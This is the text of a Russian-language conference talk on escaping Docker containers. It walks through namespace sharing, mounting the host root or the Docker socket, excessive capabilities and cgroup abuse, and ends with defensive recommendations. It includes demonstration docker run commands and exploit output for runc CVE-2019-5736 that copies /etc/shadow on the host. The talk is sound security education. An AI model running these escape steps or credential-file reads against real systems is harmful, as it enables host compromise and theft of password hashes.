ПОБЕГ ИЗ ~~КУРЯТНИКА~~ # контейнера_

Андрей Синицын

DevOops ‘2023

Обо мне

- Руководитель команды SRE в VK
- Был разработчиком, был девопсом, сейчас менеджер
- Более 20-ти лет в IT

Контейнеры

Контейнеры

- Сфера применения контейнеров

Контейнеры

- Сфера применения контейнеров
- Контейнер – это не виртуальная машина

Контейнеры

- Сфера применения контейнеров
- Контейнер – это не виртуальная машина
- Используем механизмы изоляции ОС

Контейнеры

- Сфера применения контейнеров
- Контейнер – это не виртуальная машина
- Используем механизмы изоляции ОС
- Важность контейнеров

Многообразие контейнеров

FreeBSD Jails


- Chroot-based
- Менее гибкие
- Собственный toolbelt

Solaris Zones

- Собственный механизм изоляции
- Широкий спектр инструментов
- Поддержка виртуализации на уровне ядра
- Но SUN благополучно сдохла 😢

Linux

- Chroot как начало начал
- Linux Containers aka LXC
- Docker and Cloud Native
- Rkt и podman




Создание контейнера


Рождение контейнера

Рождение контейнера


Рождение контейнера




Рождение контейнера




Рождение контейнера



Рождение контейнера




Рождение контейнера



Рождение контейнера

Контейнер создан



Векторы атаки

Векторы атаки

- Атака на namespaces
- Атака через недостатки конфигурации
- Неверные kernel capabilities
- Атака через CGroups

Векторы атаки

- Атака на namespaces
- Атака через недостатки конфигурации
- Неверные kernel capabilities
- Атака через CGroups

Атака на Namespaces

- Отсутствие изоляции

```
# Запуск контейнера без изоляции namespaces

docker run -it --pid=host --net=host --ipc=host \
ubuntu /bin/bash
```

- Контейнер имеет доступ к пространствам имен хостовой системы

Атака на Namespaces

- Использование общих namespaces

```
# Запуск первого контейнера
docker run -d --name=container1 nginx

# Запуск второго контейнера с общим PID NS
docker run -d --name=container2 --
pid=container:container1 ubuntu sleep 3600
```

- Второй контейнер разделяет сетевой NS первого

Атака на Namespaces

- Неверное использование mount namespace

```
# Запуск контейнера с некорректной настройкой Mount
Namespace
docker run -it --name=container1 -v /host-
folder:/container-folder ubuntu /bin/bash

# Запуск контейнера 2 с использованием некорректной
настройки Mount Namespace
docker run -it --name=container2 --
pid=container:container1 ubuntu /bin/bash
```

- Использование общего PID NS приведет к доступу и к Mount NS

Атака на Namespaces

- Неверное использование mount namespace

```
# Запуск первого контейнера
docker run -d --name=container1 nginx

# Запуск второго контейнера с общим PID NS
docker run -d --name=container2 --
pid=container:container1 ubuntu sleep 3600
```

- Второй контейнер разделяет сетевой NS первого

Векторы атаки

- Атака на namespaces
- Атака через недостатки конфигурации
- Неверные kernel capabilities
- Атака через CGroups

Недостатки конфигурации

- Чрезмерное монтирование

```
# Запуск контейнера с примонтированной корневой системой
docker run -it --name=container1 -v /:/container-folder
ubuntu /bin/bash
```

- Привилегированный пользователь в контейнере сможет изменять файлы на хосте

Недостатки конфигурации

- Лишние привилегии

```
# Запуск контейнера в привилегированном режиме и
смонтированным сокетом Docker
docker run -d --name=vuln --privileged -v
/var/run/docker.sock:/var/run/docker.sock ubuntu
/bin/bash
```

- Имея доступ к сокету, можно выполнять манипуляции с другими контейнерами на хостовой системе

Векторы атаки

- Атака на namespaces
- Атака через недостатки конфигурации
- Неверные kernel capabilities
- Атака через CGroups

Неверные kernel capabilities

- Механизм ядра для управления привилегиями

- Наиболее опасные CAPS в контексте векторов атаки:

  - **`CAP_SYS_ADMIN`**: системные административные операции

  - **`CAP_NET_ADMIN`**: управление сетевыми настройками

  - **`CAP_DAC_OVERRIDE`**: игнорирование прав доступа к файлам, установленные владельцем

  - **`CAP_CHOWN`**: изменение владельца файлов

  - **`CAP_DAC_READ_SEARCH`**: чтение файлов и каталогов, независимо от их прав доступа

  - **`CAP_SETUID`** и **`CAP_SETGID`**: установка битов setuid и setgid для исполняемых файлов

Неверные kernel capabilities

Неверные kernel capabilities

```
# Запуск контейнера с полным доступом к хостовой системе
docker run -d --name=attacker-container --cap-add=ALL
ubuntu /bin/bash

# Запуск контейнера с доступом к сетевой подсистеме хоста
docker run -d --name=compromised-container --cap-
add=NET_ADMIN ubuntu /bin/bash
```

- Атакующий может манипулировать с настройками хоста

Векторы атаки

- Атака на namespaces
- Атака через недостатки конфигурации
- Неверные kernel capabilities
- Атака через CGroups

Атака через CGROUPS

- Изменение cgroups из контейнера требует привилегии **SYS_ADMIN**

```
# Создание новой cgroup в контейнере
cgcreate -g cpu:/mygroup

# Установка ограничений CPU для cgroup
cgset -r cpu.cfs_quota_us=100000 -r
cpu.cfs_period_us=1000000 /mygroup
```

- Изменение cgroups из контейнера позволяет увеличить ресурсы и вызвать DoS

Самое интересное: CVE-2019-5736


Exploit me!

- Февраль 2019, уязвимость в **`runc`**
- Уязвимая версия docker: 18.03.1
- Подмена целевого исполняемого файла **`runc`**
- Использование симлинка **`/proc/self/exe`** внутри контейнера

root@ubuntu-bionic: /vagrant/CVE-2019-5736-PoC

4% 23 GB 11 kB↓ 15 kB↑

```
root@ubuntu-bionic:/vagrant/CVE-2019-5736-PoC#
```



Как все получилось

- Переписываем /bin/sh ссылкой на /proc/self/exe
- В цикле ищем строку runc в cmdline запущенных процессов
- Получаем файловый дескриптор найденного процесса
- Выполняем любую команду на хосте с правами пользователя контейнера

Как все получилось

```
root@39f67818ecfa:/home# ./exploit --shell "cp /etc/shadow /tmp/shadow && chmod 0777 /tmp/shadow"
[+] Overwritten /bin/sh successfully  <- Переписали бинарник
[+] Found the PID: 17  <- Нашли уязвимый процесс
[+] Successfully got the file handle <- Получили дескриптор
[+] Successfully got write handle &{0xc4203245f0} <- The system has been hacked
[+] The command executed is#!/bin/bash  <- Выполнили команду на хостовой системе
cp /etc/shadow /tmp/shadow && chmod 0777 /tmp/shadow
root@39f67818ecfa:/home#
```

https://github.com/Frichetten/CVE-2019-5736-PoC/blob/master/main.go

Подводя итоги

Подводя итоги

- Принцип наименьших привилегий

Подводя итоги

- Принцип наименьших привилегий
- Настройка CGroups

Подводя итоги

- Принцип наименьших привилегий
- Настройка CGroups
- Актуальная версия container runtime

Подводя итоги

- Принцип наименьших привилегий
- Настройка CGroups
- Актуальная версия container runtime
- Правильное использование namespaces

Подводя итоги

- Принцип наименьших привилегий
- Настройка CGroups
- Актуальная версия container runtime
- Правильное использование namespaces
- Kaniko вместо dind

Подводя итоги

- Принцип наименьших привилегий
- Настройка CGroups
- Актуальная версия container runtime
- Правильное использование namespaces
- Kaniko вместо dind
- Профили безопасности на хосте: SELinux и AppArmor

Инструменты

- «Курятник» для разрушения был создан при помощи утилиты https://github.com/Metarget/metarget

Спасибо за внимание!

Готов ответить на вопросы!

https://t.me/happy_devops